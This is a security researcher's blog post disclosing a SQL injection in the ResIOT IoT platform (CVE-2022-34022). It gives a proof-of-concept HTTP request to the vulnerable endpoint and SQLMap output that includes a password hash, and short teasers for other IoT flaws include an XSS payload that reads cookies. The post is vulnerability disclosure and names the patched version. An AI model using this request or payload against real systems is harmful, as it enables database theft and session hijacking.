CVE Disclosures

Author: Bhaskar Tejaswi (https://users.encs.concordia.ca/~b_tejasw/)

CVE-ID: CVE-2022-34022

October 12, 2022

SQL injection vulnerability in ResIOT IOT Platform + LoRaWAN Network Server through 4.1.1000114 via a crafted POST request to /ResiotQueryDBActive.

An admin user can execute arbitrary SQL commands and can even dump DB content. Since this endpoint is vulnerable to CSRF, an attacker can abuse CSRF in conjunction with this to execute arbitrary SQL queries on the DB.

HTTP Request:

POST /ResiotQueryDBActive/ HTTP/1.1
Host: 172.20.32.1:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 159
Origin: http://172.20.32.1:8088
Connection: close
Referer: http://172.20.32.1:8088/Login/
Cookie: isMobile=false; login=1; pw=4617e3d2c7ca44273258ee9c706806b6


query=**<SQL_QUERY_HERE>**

The following information was retrieved from a SQLMap scan on my local installation:

PostgreSQL: PostgreSQL 9.6.3, compiled by Visual C++ build 1800, 64-bit
Current User: postgres
Current Database: public
Is a DBA: Yes

Users: postgres
Password Hashes per User: postgres md5067ac55252970a27e3158d918448c59c
Privileges per User: postgres, super, createdb
Roles per User:postgres, createdb, super
Databases: information_schema, pg_catalog, public

The following screenshot shows that the user details could be retrieved from the "userorg" table in the "public" database.



References:

https://www.resiot.io/en/changelog/ (Patched Version: 4.1.1000118, Release Date: 31/08/2022))
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

---

Popular posts from this blog

CVE-ID: CVE-2022-35137

September 28, 2022

DGIOT Lightweight industrial IoT v4.5.4 was discovered to contain multiple

cross-site scripting (XSS) vulnerabilities. The platform does not output encode JS payloads such as <script>alert(document.cookie)</ ...

READ MORE

CVE-ID: CVE-2022-35135, CVE-2022-35136


October 12, 2022

CVE-2022-35136: Boodskap IoT Platform v4.4.9-02 allows attackers to make unauthenticated API requests. CVE-2022-35135: Boodskap IoT Platform v4.4.9-02 allows attackers to escalate privileges via a crafted request sent to /api/user/upsert/<uuid>. The platform su ...

READ MORE

CVE-ID: CVE-2022-31861

September 11, 2022



Cross site Scripting (XSS) in ThingsBoard IoT Platform through 3.3.4.1 via a crafted value being sent to the audit logs. Patch details: https://github.com/thingsboard/thingsboard/pull/7385 Audit l ...

READ MORE